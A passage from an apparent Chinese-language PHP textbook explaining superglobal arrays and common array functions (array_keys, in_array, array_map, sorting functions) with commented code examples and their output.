    foreach( $_SERVER as $key => $value ){
        echo '$_SERVER['.$key.'] = '.$value.'<br>';
    }

    //因为所有超全局数组也是数组，如果只想查看内容，直接使用print_r即可
    echo '<pre>';
    print_r( $_SERVER );
    echo '</pre>';

    //只访问$_SERVER中一个成员，获取客户端的IP地址
    echo $_SERVER['REMOTE_ADDR'];
```

$_SERVER 数组中的数据，可以根据自己声明的脚本情况选择使用。在上面的代码中，使用 foreach 语句遍历出由 Web 服务器创建的所有全局变量，当然也可以使用 print_r()函数直接输出数组中全部内容。但在程序中只需使用$_SERVER 数组中个别的数据，通过下标单独访问即可。

9.4.2 环境变量：$_ENV

$_ENV 数组中的内容是在 PHP 解析器运行时，从 PHP 所在服务器中的环境变量转变为 PHP 全局变量的。它们中的许多都是由 PHP 所运行的系统决定的，完整的列表是不可能的，需要查看 PHP 所在服务器的系统文档以确定其特定的环境变量。和$_SERVER 一样，这也是自动全局变量，在所有的脚本中都有效，在函数或对象的方法中不需要使用 global 关键字访问它。在下面的示例中也使用 foreach 语句，将 PHP 中能使用的 PHP 所在服务器的环境相关信息全部输出，以供用户查看。代码如下所示：

```php
<?php
    foreach($_ENV as $key => $value){                    //使用foreach语句遍历数组$_ENV
        echo '$_ENV['.$key.'] = '.$value.'<br>';         //输出数组$_ENV中每个元素的下标和值
    }
```

9.4.3 URL GET 变量：$_GET

$_GET 数组也是超全局变量数组，是通过 URL GET 方法传递的变量组成的数组。它属于外部变量，即在服务器页面中通过$_GET 超全局数组获取 URL 或表单的 GET 方式传递过来的参数。例如下面的一个 URL：

```
http://www.brophp.com/index.php?action=1&user=lamp&tid=10&page=5
```

可以将上面的 URL 加到 A 链接标记的 href 属性中使用，也可以是在 form 表单的 method 属性中通过指定 GET 方法传递到服务器的参数，还可以是直接在浏览器地址栏中输入的地址等，都是将请求的变量参数使用 URL 的 GET 方法传递到服务器 www.brophp.com 的 index.php 页面中。在 index.php 文件中就可以使用$_GET 全局变量数组，获取到客户端通过 URL 的 GET 方式传过来的参数。代码如下所示：

```
<?php
    //服务器页面 index.php ,虽然特性是超全局数组，但操作方式就是普通数组的操作方式
    echo '参数为 action 为: '.$_GET["action"].'<br>';    //在$_GET中使用下标action访问输出 1
    echo '参数为 user 为: '.$_GET["user"].'<br>';        //在$_GET中使用下标user访问输出 lamp
    echo '参数为 tid 为: '.$_GET["tid"].'<br>';          //在$_GET中使用下标tid访问输出 10
    echo '参数为 page 为: '.$_GET["page"].'<br>';        //在$_GET中使用下标page访问输出 5

    //如果在调试程序时，想看看$_GET数组中的数据，可以使用print_r()，加上<pre>标记输出原格式
    echo '<pre>';
    print_r( $_GET );
    echo '</pre>';
```

上面的代码中使用$_GET 超全局变量数组，取得 URL 中的 4 个参数 action、user、tid 和 page 在 index.php 页面中使用。

9.4.4　HTTP POST 变量：$_POST

$_POST 数组是通过 HTTP POST 方法传递的变量组成的数组。$_POST 和$_GET 数组之一都可以保存表单提交的变量，使用哪一个数组取决于提交表单时，在表单 form 标记中的 method 属性使用的方法是 POST 还是 GET。但使用$_POST 数组只能访问以 POST 方法提交的表单数据。例如，以下代码编写一个简单的用于添加联系人的表单页面，代码如下所示：

```
<html>
    <head><title>添加联系人</title></head>
    <body>
        <form action="add.php" method="post">              <!-- 将表单以POST方法提交到add.php -->
            编号：<input type="text" name="id"><br>        <!-- 表单域的名称为id              -->
            姓名：<input type="text" name="name"><br>      <!-- 表单域的名称为name            -->
            公司：<input type="text" name="company"><br>   <!-- 表单域的名称为company         -->
            地址：<input type="text" name="address"><br>   <!-- 表单域的名称为address         -->
            电话：<input type="text" name="phone"><br>     <!-- 表单域的名称为phone           -->
            EMAIL:<input type="text" name="email"><br>     <!-- 表单域的名称为E-mail          -->
            <input type="submit" value="添加新联系人">
        </form>
    </body>
</html>
```

在上面的文件中定义了一个添加联系人信息的表单页面，当用户单击提交按钮时，将所有表单域的内容以 POST 方式提交到 add.php 页面中。在服务器端的 add.php 页面中，可以通过$_POST 超全局变量数组获取客户端提交的所有表单域中的值。可以通过表单域的名称作为$_POST 数组的下标得到每个表单输入域中的内容。例如，使用$_POST["address"]获取表单中输入的用户地址信息。以下代码使用 foreach 语句，从$_POST 超全局数组变量中遍历出所有表单中输入的信息。代码如下所示：

```php
<?php
    /**
        文件名 add.php     该脚本用于获取和输出所有表单以post提交的数据
    */
    echo "用户添加的联系人信息如下：<br>";
    foreach( $_POST as $key => $value ) {          //使用foreach语句遍历超全局数组$_POST
        echo $key.' : '.$value.'<br>';             //输出$_POST数组中的键和值，键即是表单域的名称
    }
```

该程序的执行结果如图 9-5 所示。

图 9-5　预定义的数组变量$_POST 的应用

9.4.5　request 变量：$_REQUEST

此关联数组包含$_GET，$_POST 和$_COOKIE 中的全部内容。如果表单中有一个输入域的名称为 name="address"，表单是通过 POST 方法提交的，则 address 文本输入框中的数据保存在$_POST["address"]中。如果表单是通过 GET 方法提交的，数据将保存在$_GET["address"]中。不管是 POST 还是 GET 方法提交的所有数据都可以通过$_REQUEST["address"]获得。但$_REQUEST 的速度比较慢，不推荐使用。

9.4.6　HTTP 文件上传变量：$_FILES

使用表单的 file 输入域上传文件时，必须使用 POST 提交。但在服务器文件中，并不能通过$_POST 超全局数组获取到表单中 file 域的内容。而$_FILES 超全局变量数组是表单通过 POST 方法传递的已上传文件项目组成的数组。$_FILES 是一个二维数组，包含 5 个子数组元素，其中第一个下标是表单中 file 输入域的名称，第二个下标用于描述上传文件的属性。具体文件上传的说明将在后面文件处理的章节中使用大篇幅介绍。

9.4.7　HTTP Cookies：$_COOKIE

$_COOKIE 超全局数组是经由 HTTP Cookies 方法提交至脚本的变量。通常这些 Cookies 是由以前执行的 PHP 脚本通过 setCookie()函数设置到客户端浏览器中的，当 PHP 脚本从客户浏览器提取了一个 cookie 后，它将自动地把它转换成一个变量，可以通过这个$_COOKIE 超全局数组和 cookie 的名称来

存取指定的 cookie 值。具体 cookie 的应用和$_COOKIE 超全局数组的使用，将在后面会话控制的章节中使用大篇幅介绍。

9.4.8　Session 变量：$_SESSION

在 PHP 5 中，会话控制是在服务器端使用 session 跟踪用户。当服务器页面中使用 session_start()函数开启 session 后，就可以使用$_SESSION 数组注册全局变量，用户就可以在整个网站中访问这些会话信息。如何使用$_SESSION 数组注册全局变量，和$_COOKIE 数组一起将在后面会话控制的章节中使用大篇幅介绍。

9.4.9　Global 变量：$GLOBALS

$GLOBALS 是由所有已定义的全局变量组成的数组，变量名就是该数组的索引。在所有的脚本中都有效，在函数或对象的方法中不需要使用 global 关键字访问它。所以在函数中使用函数外部声明的全局变量时，可以使用$_GLOBALS 数组替代 global 关键字。代码如下所示：

```
<?php
    $a = 1;                                          //声明一个全局变量$a，初始值为1
    $b = 2;                                          //声明一个全局变量$b，初始值为2

    /**
        声明一个函数Sum()，在函数体中使用全局变量$a和$b
    */
    function Sum() {
       $GLOBALS['b'] = $GLOBALS['a'] + $GLOBALS['b'];    //使用$_GLOBALS数组访问全局变量
    }

    Sum();                                           //调用函数Sum()
    echo $b;                                         //全局变量$b值在函数内部被改变，输出3
```

在$GLOBALS 数组中，每一个变量为一个元素，键名对应变量名，值对应变量的内容。$GLOBALS 之所以在全局范围内存在，是因为$GLOBALS 是一个超全局变量。

9.5　数组的相关处理函数

PHP 中的数组功能非常强大，是在开发中非常重要的数据类型之一。数组的处理函数也有着强大、灵活、高效的特点。在 PHP 5 中提供了近百个操作数组的系统函数，包括排序函数、替换函数、数组计算函数，以及其他一些有用的数组函数。也可以自定义一些函数对数组进行操作。本节主要介绍一些常用的系统函数。

9.5.1　数组的键/值操作函数

在 PHP 中，数组的每个元素都是由键/值对组成的，通过元素的键来访问对应键的值。“关联数组”

指的是键名为字符串的数组，“索引”和“键名”指的是同一样东西。“索引”多指数组的数字形式的下标。使用数组的处理函数，可以很方便地对数组中每个元素的键和值进行操作，进而生成一个新数组。

1．函数 array_values()

array_values()函数的作用是返回数组中所有元素的值。使用非常容易，只有一个必选参数，规定传入给定的数组，返回一个包含给定数组中所有值的数组。但不保留键名，被返回的数组将使用顺序的数值键重新建立索引，从 0 开始且以 1 递增。适合用于数组中元素下标混乱的数组，或者可以将关联数组转化为索引数组。代码如下所示：

```
<?php
    $contact = array(
            "ID" => 1,
            "姓名" => "高某",
            "公司" => "A公司",
            "地址" => "北京市",
            "电话" => "(010)98765432"
    );

    //array_values()函数传入数组$contact重新索引返回一个新数组
    print_r( array_values($contact) );
    print_r( $contact );        //原数组$contact内容元素不变
```

该程序运行后的结果如下所示：

```
Array ( [0] => 1 [1] => 高某 [2] => A 公司 [3] => 北京市 [4] => (010)98765432 )
Array ( [ID] => 1 [姓名] => 高某 [公司] => A 公司 [地址] => 北京市 [电话] => (010)98765432 )
```

2．函数 array_keys()

array_keys()函数的作用是返回数组中所有的键名。本函数中有一个必需参数和两个可选参数，其函数的原型如下：

```
array   array_keys ( array input [, mixed search_value [, bool strict]] )
```

如果指定了可选参数 search_value，则只返回指定该值的键名，否则 input 数组中的所有键名都会被返回。自 PHP 5 起，可以用 strict 参数来进行全等比较。需要传入一个布尔型的值，FALSE 为默认值不依赖类型。如果传入 TRUE 值则根据类型返回带有指定值的键名。函数 array_keys()使用的代码如下所示：

```
<?php
    $lamp = array("a"=>"Linux","b"=>"Apache","c"=>"MySQL","d"=>"PHP" );
    print_r( array_keys($lamp) );           //输出: Array ( [0] => a [1] => b [2] => c )
    print_r( array_keys($lamp,"Apache") ); //使用第二个可选参数输出: Array ( [0] => b)

    $a = array(10, 20, 30, "10");           //声明一个数组，其中元素的值有整数10和字符串'10'
    print_r( array_keys($a,"10",false) );   //使用第三个参数 (false)输出: Array ( [0] => 0 [1] => 3 )

    $a = array(10, 20, 30, "10");           //声明一个数组，其中元素的值有整数10和字符串'10'
    print_r( array_keys($a,"10",true) );    //使用第三个参数 (true)输出: Array ( [0] => 3)
```

3．函数 in_array()

in_array()函数的作用是检查数组中是否存在某个值，即在数组中搜索给定的值。本函数中有三个参数，前两个参数为必需的，最后一个参数为可选的。其函数的原型如下：

```
bool   in_array ( mixed needle, array haystack [, bool strict] )
```

第一个参数 needle 为规定要在数组中搜索的值，第二个参数 haystack 是规定要被搜索的数组，如果给定的值 needle 存在于数组 haystack 中则返回 TRUE。如果第三个参数设置为 TRUE，函数只有在元素存在于数组中且数据类型与给定值相同时才返回 TRUE。如果没有在数组中找到参数，函数返回 FALSE。要注意如果 needle 参数是字符串，且 strict 参数设置为 TRUE，则搜索区分大小写。函数 array_keys()使用的代码如下所示：

```php
<?php
    //in_array()函数的简单使用形式
    $os = array("Mac", "NT", "Irix", "Linux");

    if(in_array("Irix", $os)) {                    //这个条件成立，字符串Irix在数组$os中
        echo "Got Irix";
    }

    if(in_array("mac", $os)) {                     //这个条件失败，因为 in_array()是区分大小写的
        echo "Got mac";
    }

    //in_array() 严格类型检查例子
    $a = array('1.10', 12.4, 1.13);

    //第三个参数为true，所以字符串'12.4'和浮点数12.4类型不同
    if (in_array('12.4', $a, true)) {
        echo "'12.4' found with strict check\n";
    }

    if (in_array(1.13, $a, true)) {                //这个条件成立，执行下面的语句
        echo "1.13 found with strict check\n";
    }

    //in_array()中还可以用数组当做第一个参数作为查询条件
    $a = array(array('p', 'h'), array('p', 'r'), 'o');

    if (in_array(array('p', 'h'), $a)) {           //数组array('p', 'h')在数组$a中存在
        echo "'ph' was found\n";
    }

    if (in_array(array('h', 'p'), $a)) {           //数组array('h', 'p')在数组$a中不存在
        echo "'hp' was found\n";
    }
```

也可以使用 array_search()函数进行检索。该函数与 in_array()的参数相同，搜索给定的值，存在则返回相应的键名，也支持对数据类型的严格判断。函数 array_search()使用的代码如下所示：

```php
<?php
    $lamp = array( "a" => "Linux","b" => "Apache","c" => "MySQL","d" => "PHP" );
    echo array_search("PHP", $lamp);     //输出：d（在数组$lamp中，存在字符串"php"则输出下标d）

    $a = array( "a" => "8", "b" => 8,"c" => "8" );
    echo array_search(8,$a,true);        //输出：b（严格按类型检索，整型8对应的下标为b）
```

此外，使用 array_key_exists()函数还可以检查给定的键名或索引是否存在于数组中。因为在一个数组中键名必须是唯一的，所以不需要对其数据类型进行判断。也可以使用 isset()函数完成对数组中的键名或索引进行检查，但 isset()对于数组中为 NULL 的值不会返回 TRUE，而 array_key_exists()会。代码如下所示：

```php
<?php
    $search_array = array('first' => 1, 'second' => 4);    //声明一个关联数组，其中包含两个元素

    if (array_key_exists('first', $search_array)) {        //检查下标为first对应的元素是否在数组中
        echo "键名为'first'的元素在数组中";
    }

    $search_array = array('first' => null, 'second' => 4);//声明一个关联数组，第一个元素的值为NULL

    isset($search_array['first']);                         //用isset()检索下标first的元素返回false
    array_key_exists('first', $search_array);              //用array_key_exists()检索下标first返回true
```

4. 函数 array_flip()

array_flip()的作用是交换数组中的键和值。返回一个反转后的数组，如果同一个值出现了多次，则最后一个键名将作为它的值，覆盖前面出现的元素。如果原数组中的值的数据类型不是字符串或整数，函数将报错。该函数只有一个参数，其函数的原型如下：

```
array array_flip ( array trans )
```

参数是必需的，要求输入一个要处理的数组，返回该数组中每个元素的键和值交换后的数组。函数array_flip()使用的代码如下所示：

```php
<?php
    $lamp = array("OS"=>"Linux","WebServer"=>"Apache","Database"=>"MySQL", "Language"=>"PHP");

    //输出: Array ( [Linux] => OS [Apache] => WebServer [MySQL] => Database [PHP] => Language )
    print_r( array_flip($lamp) );                  //使用array_flip()函数交换数组中的键和值

    //在数组中如果元素的值相同，则使用array_flip()会发生冲突
    $trans = array("a" => 1, "b" => 1, "c" => 2);
    print_r( array_flip($trans) );                 //现在 $trans 变成了:  Array( [1] => b [2] => c)
```

5. 函数 array_reverse()

array_reverse()作用是将原数组中的元素顺序翻转，创建新的数组并返回。该函数有两个参数，其函数的原型如下：

```
array array_reverse ( array array [, bool preserve_keys] )
```

第一个参数是必选项，接收一个数组作为输入。第二个参数是可选项，如果指定为 TRUE，则元素的键名保持不变，否则键名将丢失。函数 array_reverse()使用的代码如下所示：

```php
<?php
    $lamp = array("OS"=>"Linux", "WebServer"=>"Apache", "Database"=>"MySQL", "Language"=>"PHP");

    //使用array_reverse()函数将数组$lamp中元素的顺序翻转
    print_r(array_reverse($lamp));

    /* 输出结果Array ([Language]=>PHP [Database]=>MySQL [WebServer]=>Apache [OS]=>Linux) */
```

9.5.2 统计数组元素的个数和唯一性

有些函数可以用来确定数组中的值总数及唯一值的个数。在前面的例子中，使用过函数 count()对元素个数进行统计，sizeof()函数是 count()的别名，它们的功能是一样的。

1．函数 count()

函数 count()的作用是计算数组中的元素数目或对象中的属性个数。对于数组，返回其元素的个数，对于其他值则返回 1。如果参数是变量而变量没有定义或是变量包含一个空的数组，该函数会返回 0。该函数有两个参数，其函数的原型如下：

```
int count ( mixed var [, int mode] )
```

其中第一个参数是必需的，传入要计数的数组或对象。第二个参数是可选的，规定函数的模式是否递归地计算多维数组中的数组的元素个数。可能的值是 0 和 1，0 为默认值，不检测多维数组，为 1 则检测多维数组。函数 count()使用的代码如下所示：

```
<?php
    $lamp = array( "Linux", "Apache", "MySQL", "PHP" );
    echo count( $lamp );                    //输出数组的个数为：4

    //声明一个二维数组，统计数组中元素的个数
    $web = array(
            'lamp'  => array('Linux', 'Apache', 'MySQL','PHP'),
            'j2ee'  => array('Unix', 'Tomcat','Oracle','JSP')
        );

    echo count( $web, 1 );                  //第二个参数的模式为1则计算多维数组的个数，输出10
    echo count( $web );                     //默认模式为0，不计算多维数组的个数，输出2
```

2．函数 array_count_values()

array_count_values()函数用于统计数组中所有值出现的次数。该函数只有一个参数，其函数的原型如下：

```
array array_count_values ( array input )
```

参数规定输入一个数组，返回一个数组，其元素的键名是原数组的值，键值是该值在原数组中出现的次数。函数 array_count_values()使用的代码如下所示：

```
<?php
    $array = array( 1, "php", 1, "mysql", "php" );  //声明一个带有重复值的数组

    $newArray = array_count_values( $array );       //统计数组$array中所有值出现的次数

    print_r( $newArray );                           //输出：Array([1] => 2 [php] => 2 [mysql] => 1)
```

3．函数 array_unique()

array_unique()函数用于删除数组中重复的值，并返回没有重复值的新数组。该函数只有一个参数，其函数的原型如下：

```
array array_unique ( array array )
```

参数需要接收一个数组，当数组中几个元素的值相等时，只保留第一个元素，其他的元素被删除，并且返回的新数组中键名不变。array_unique()先将值作为字符串排序，然后对每个值只保留第一个遇到的键名，接着忽略所有后面的键名。这并不意味着在未排序的 array 中同一个值的第一个出现的键名会被保留。函数 array_unique()使用的代码如下所示：

```php
<?php
    $a = array("a"=>"php","b"=>"mysql","c"=>"php"); //声明一个带有重复值的数组
    print_r(array_unique($a));                      //删除重复值后输出: Array ([a] => php [b] => mysql)
```

9.5.3 使用回调函数处理数组的函数

函数的回调是 PHP 中的一种特殊机制，这种机制允许在函数的参数列表中，传入用户自定义的函数地址作为参数处理或完成一定的操作。使用回调函数可以很容易地实现一些所需的功能。以下将介绍主要的几个使用回调函数处理数组的函数。

1. 函数 array_filter()

array_fileter()函数用回调函数过滤数组中的元素，返回按用户自定义函数过滤后的新数组。该函数有两个参数，其函数的原型如下：

array array_filter (array input [, callback callback])

该函数的第一个参数是必选项，要求输入一个被过滤的数组。第二个参数是可选项，将用户自定义的函数名以字符串形式传入。如果自定义过滤函数返回 true，则被操作的数组的当前值就会被包含在返回的结果数组中，并将结果组成一个新的数组。如果原数组是一个关联数组，则键名保持不变。函数array_filter()使用的代码如下所示：

```php
<?php
    /**
        自定义函数myFun，为数组过滤设置条件
        @param   int  $var      数组中的一个元素值
        @return  bool           如果参数能被2整除则返回真
    */
    function myFun($var){
        if( $var % 2 == 0 )
            return true;
    }

    //声明值为整数序列的数组
    $array = array("a"=>1, "b"=>2, "c"=>3, "d"=>4, "e"=>5);

    //使用函数array_filter()将自定义的函数名以字符串的形式传给第二个参数
    print_r(array_filter($array, "myFun"));

    /* 过滤后的结果输出Array ( [b] => 2 [d] => 4 )  */
```

在上面的代码中，array_filter()函数依次将$array 数组中的每个值传递到 myFun()函数中，如果myFun()函数返回 TRUE，则$array 数组的当前值会被包含在返回的结果数组中，并将结果组成一个新的数组返回。

2. 函数 array_walk()

array_walk()函数对数组中的每个元素应用回调函数处理。如果成功则返回TRUE，否则返回FALSE。该函数有三个参数，其函数的原型如下：

bool array_walk (array &array, callback funcname [, mixed userdata])

该函数的第一个参数是必选项，要求输入一个被指定的回调函数处理的数组。第二个参数也是必选

项，传入用户定义的回调函数，用于操作传入第一个参数的数组。array_walk()函数依次将第一个参数的数组中的每个值传递到这个自定义的函数中。自定义的这个回调函数中应该接收两个参数，依次传入进来元素的值作为第一个参数，键名作为第二个参数。在 array_walk()函数中提供可选的第三个参数，也将被作为回调函数的第三个参数接收。

如果自定义的回调函数需要的参数比给出的多，则每次 array_walk()调用回调函数时都会产生一个 E_WARNING 级的错误。这些警告可以通过在 array_walk()调用前加上 PHP 的错误操作符@来抑制，或者用 error_reporting()。

如果回调函数需要直接作用于数组中的值，可以将回调函数的第一个参数指定为引用：&$value。函数 array_walk()使用的代码如下所示：

```php
<?php
    /**
        定义一个可以作为回调的函数，名称为myfun1
        @param   string   $value    一个字符串参数，接收数组的值
        @param   string   $key      一个字符串参数，接收数组的键
    */
    function myfun1( $value, $key ) {
        echo "The key $key has the value $value<br>";
    }

    //定义一个数组$lamp
    $lamp = array( "a"=>"Linux", "b"=>"Apache", "c"=>"Mysql", "d"=>"PHP" );

    //使用array_walk函数传入一个数组和一个回调函数
    array_walk( $lamp, "myfun1" );

    /*  执行后输出如下结果：
        The key a has the value Linux
        The key b has the value Apache
        The key c has the value MySQL
        The key d has the value PHP
    */

    /**
        定义一个可以作为回调的函数，名称为myfun2
        @param   string   $value    一个字符串参数，接收数组的值
        @param   string   $key      一个字符串参数，接收数组的键
        @param   string   $p        一个字符串参数，接收一个自定义的连接符号字符串
    */
    function myfun2( $value, $key, $p)  {
        echo "$key $p $value <br>";
    }

    //使用array_walk函数传入三个参数
    array_walk( $lamp, "myfun2", "has the value" );

    /* 执行后输出如下结果：
        a has the value Linux
        b has the value Apache
        c has the value MySQL
        d has the value PHP
    */

    /**
        定义一个可以作为回调的函数，名称为myfun3,改变数组元素的值
```

```
46          @param   string   $value    一个引用参数，接收数组变量，请注意&$value传入引用
47          @param   string   $key      一个字符串参数，接收数组的键
48      */
49      function myfun3( &$value, $key ) {
50          $value = "Web";          //将改变原数组中每个元素的值
51      }
52
53      //使用array_walk函数传入两个参数，其中第一个参数为引用
54      array_walk( $lamp,"myfun3" );
55
56      print_r( $lamp );            //输出: Array ( [a] => Web [b] => Web [c] => Web [d] => Web )
```

3. 函数 array_map()

与上一个 array_walk()函数相比，array_map()函数将更加灵活，并且可以处理多个数组。将回调函数作用到给定数组的元素上，返回用户自定义函数作用后的数组。array_map()是任意参数列表函数，回调函数接收的参数数目应该和传递给 array_map()函数的数组数目一致。其函数的原型如下：

```
array array_map ( callback callback, array arr1 [, array ...] )
```

该函数中第一个参数是必选项，是用户自定义的回调函数的名称，或者是 null。第二个参数也是必选项，输入要处理的数组。也可以接着输入多个数组作为可选参数。函数 array_map()使用的代码如下所示：

```
1  <?php
2      /**
3          自定义一个函数作为回调的函数，函数名称为myfun1
4          @param   string   $v   接收数组中每个元素作为参数
5          @return  string        返回一个字符串类型的值
6      */
7      function myfun1($v) {
8          if ($v === "MySQL") {                    //如果数组中元素的值恒等于MySQL条件成功
9              return "Oracle";                     //返回Oracle
10         }
11         return $v;                               //不等于MySQL的元素都返回传入的值，即原型返回
12     }
13
14     //声明一个有4个元素的数组$lamp
15     $lamp = array( "Linux", "Apache", "MySQL", "PHP" );
16
17     //使用array_map()函数传入一个函数名和一个数组参数
18     print_r( array_map( "myfun1", $lamp ) );
19
20     /*上面程序执行后输出Array ( [0] => Linux [1] => Apache [2] => Oracle [3] => PHP ) */
21
22     /**
23         声明一个函数使用多个参数，回调函数接受的参数数目应该和传递给array_map()函数的数组数目一致
24         自定义一个函数需要两个参数，两个数组中的元素依次传入
25         @param   mixed    $v1  数组中前一个元素的值
26         @param   mixed    $v2  数组中下一个元素的值
27         @return  string        提示字符串
28     */
29     function myfun2( $v1, $v2 ) {
30         if ($v1 === $v2) {                       //如果两个数组中的元素值相同则条件成功
```

```
31              return "same";                          //返回same，说明两个数组中对应的元素值相同
32          }
33          return "different";                         //如果两个数组中对应的元素值不同，返回different
34      }
35
36      $a1 = array("Linux", "PHP", "MySQL");           //声明数组$a1,有三个元素
37      $a2 = array("Unix", "PHP", "Oracle");           //数组$a第二个元素值和$a中第二个元素的值相同
38
39      print_r( array_map( "myfun2", $a1, $a2) );      //使用array_map()函数传入多个数组
40
41      /*上面程序执行后输出: Array ( [0] => different [1] => same [2] => different ) */
42
43      //当自定义函数名设置为 null 时的情况
44      $a1 = array("Linux", "Apache");                 //声明一个数组$a1，有两个元素
45      $a2 = array("MySQL", "PHP");                    //声明另一个数组$a2,也有两个元素
46
47      print_r( array_map( null, $a1, $a2) );          //通过第一个参数设置为NULL，构造一个数组的数组
48
49      /*   上面程序执行后输出: Array (
50          [0] => Array ( [0] => Linux [1] => MySQL )
51          [1] => Array ( [0] => Apache [1] => PHP ) )
52      */
```

通常 array_map()函数使用了两个或更多数组时，它们的长度应该相同，因为回调函数是平行作用于相应的单元上的。如果数组的长度不同，则最短的一个将被用空的单元扩充。

9.5.4　数组的排序函数

对保存在数组中的相关数据进行排序是一件非常有意义的事情。在 PHP 中提供了很多函数可以对数组进行排序，这些函数提供了多种排序的方法。例如，可以通过元素的值或键及自定义排序等。常用到的数组排序函数如表 9-6 所示。

表 9-6　PHP 中常用的数组排序函数

排序函数	说　明
sort()	按由小到大的升序对给定数组的值排序
rsort	对数组的元素按照键值进行由大到小的逆向排序
usort()	使用用户自定义的回调函数对数组排序
asort()	对数组进行由小到大排序并保持索引关系
arsort()	对数组进行由大到小的逆向排序并保持索引关系
uasort()	使用用户自定义的比较回调函数对数组中的值进行排序并保持索引关联
ksort()	按照键名对数组进行由小到大的排序，为数组值保留原来的键
krsort()	将数组按照由大到小的键逆向排序，为数组值保留原来的键
uksort()	使用用户自定义的比较回调函数对数组中的键名进行排序
natsort()	用自然顺序算法对给定数组中的元素排序
natcasesort()	用不区分大小写的自然顺序算法对给定数组中的元素排序
array_multisort()	对多个数组或多维数组进行排序

1．简单的数组排序函数

简单的数组排序，是对一个数组元素的值进行排序，PHP 的 sort()函数和 rsort()函数实现了这个功

能。这两个函数既可以按数字大小排列也可以按字母顺序排列，并具有相同的参数列表。其函数的原型分别如下：

```
bool sort ( array &array [, int sort_flags] )
bool rsort ( array &array [, int sort_flags] )
```

第一个参数是必需的，指定需要排序的数组。后一个参数是可选的，给出了排序的方式，可以用以下值改变排序的行为。

- SORT_REGULAR：是默认值，将自动识别数组元素的类型进行排序。
- SORT_NUMERIC：用于数字元素的排序。
- SORT_STRING：用于字符串元素的排序。
- SORT_LOCALE_STRING：根据当前的 locale 设置来把元素当做字符串比较。

sort()函数对数组中的元素值按照由小到大顺序进行排序，rsort()函数则按照由大到小的顺序对元素的值进行排序。这两个函数使用的代码如下所示：

```php
<?php
    $data = array( 5, 8, 1, 7, 2 ); //声明一个数组$data，存放5个整数元素

    sort( $data );                  //使用sort()函数将数组$data中的元素值按照由小到大顺序进行排序
    print_r( $data );               //输出: Array ( [0] => 1 [1] => 2 [2] => 5 [3] => 7 [4] => 8 )

    rsort( $data );                 //使用rsort()函数将数组$data按照由大到小的顺序对元素的值进行排序
    print_r( $data );               //输出: Array ( [0] => 8 [1] => 7 [2] => 5 [3] => 2 [4] => 1 )
```

2. 根据键名对数组排序

当我们使用数组时，经常会根据键名对数组重新排序，ksort()函数和 krsort()函数实现了这个功能。ksort()函数按照键名对数组进行由小到大的排序，krsort()函数和 ksort()函数相反，排序后为数组值保留原来的键。使用的格式与 sort()、rsort()相同，这两个函数使用的代码如下所示：

```php
<?php
    //声明一个键值混乱的数组
    $data = array( 5=>"five", 8=>"eight", 1=>"one", 7=>"seven", 2=>"two" );

    ksort( $data );      //使用ksort()函数按照键名对数组$data进行由小到大的排序
    print_r( $data );    //输出: Array ( [1] => one [2] => two [5] => five [7] => seven [8] => eight )

    krsort( $data );     //使用krsort()函数按照键名对数组$data进行由大到小的排序
    print_r( $data );    //输出: Array ( [8] => eight [7] => seven [5] => five [2] => two [1] => one )
```

3. 根据元素的值对数组排序

如果你想使用数组中元素的值进行排序来取代键值排序，PHP 也能满足你的要求。你只要使用 asort()函数来代替先前提到的 ksort()函数就可以了，如果按值从大到小排序，可以使用 arsort()函数。前面介绍过简单的排序函数 sort()函数和 rsort()，也是根据元素的值对数组进行排序，但原始键名将被忽略，而依序使用数字重新索引数组的下标。而 asort()函数和 arsort()函数将保留原有键名和值的关系。这两个函数使用的代码如下所示：

```php
<?php
    $data = array( "l"=>"Linux", "a"=>"Apache", "m"=>"MySQL", "p"=>"PHP" );

    asort( $data );      //使用asort()函数将数组$data按元素的值升序排序，并保留原有的键名和值
```

```
print_r( $data );    //输出: Array ( [a] => Apache [l] => Linux [m] => MySQL [p] => PHP )

arsort( $data );     //使用arsort()函数将数组$data按元素的值降序排序，并保留原有的键名和值
print_r( $data );    //输出: Array ( [p] => PHP [m] => MySQL [l] => Linux [a] => Apache )

rsort( $data );      //使用rsort()函数将数组$data按元素的值降序排序，但原始键名被忽略
print_r($data);          //输出: Array ( [0] => PHP [1] => MySQL [2] => Linux [3] => Apache )
```

4. 根据“自然排序”法对数组排序

PHP 有一个非常独特的排序方式，这种方式使用认知而不是使用计算规则，这种特性称为“自然排序”法，即数字从 1 到 9 的排序方法，字母从 a 到 z 的排序方法，短者优先。当创建模糊逻辑应用软件时这种排序方式非常有用。可以使用 natsort()进行“自然排序”法的数组排序，该函数的排序结果是忽略键名的。函数 natcasesort()是用“自然排序”算法对数组进行不区分大小写字母的排序。这两个函数使用的代码如下所示：

```
<?php
    $data = array( "file1.txt", "file11.txt", "File2.txt", "FILE12.txt", "file.txt" );

    natsort( $data );          //普通的"自然排序"
    print_r( $data );          //输出排序后的结果，数组中包括大小写，输出不是正确的排序结果

    natcasesort( $data );      //忽略大小写的"自然排序"
    print_r( $data );          //输出"自然排序"后的结果，正常结果
```

对于上述数组的排序，只有使用忽略大小写的“自然排序”算法才是比较合适的。该程序的运行结果如下所示：

```
Array (                    //使用 natsort()函数“自然排序”后的结果
    [3] => FILE12.txt      //大写的元素排在了前面
    [2] => File2.txt
    [4] => file.txt
    [0] => file1.txt
    [1] => file11.txt )
Array (                    //使用 natcasesort()函数忽略大小写的“自然排序”后的结果
    [4] => file.txt
    [0] => file1.txt
    [2] => File2.txt
    [1] => file11.txt
    [3] => FILE12.txt )
```

5. 根据用户自定的规则对数组排序

PHP 也能让你定义自己的排序算法，以进行更复杂的排序操作。提供了可以通过创建你自己的比较函数作为回调函数的数组排序函数，包括 usort()、uasort()和 uksort 等函数。它们的使用格式一样，并具有相同的参数列表，区别在于对键还是值进行排序。其函数的原型分别如下：

```
bool usort ( array &array, callback cmp_function )
bool uasort ( array &array, callback cmp_function )
bool uksort ( array &array, callback cmp_function )
```

这三个函数将用用户自定义的比较函数对一个数组中的值进行排序。如果要排序的数组需要用一种不寻常的标准进行排序，那么应该使用这几个函数。在自定义的回调函数中，需要两个参数，分别依次传入数组中连续的两个元素。比较函数必须在第一个参数被认为小于、等于或大于第二个参数时分别返

回一个小于，等于或大于零的整数。在下面的例子中就根据数组中元素的长度对数组进行排序，最短的项放在最前面。代码如下所示：

```php
<?php
    //声明一个数组，其中元素值的长度不相同
    $lamp = array( "Linux", "Apache", "MySQL", "PHP" );

    //使用usort()函数传入用户自定义的回调函数进行数组排序
    usort( $lamp, "sortByLen" );
    print_r( $lamp );

    /* 排序后输出：Array ( [0] => PHP [1] => MySQL [2] => Linux [3] => Apache ) */

    /**
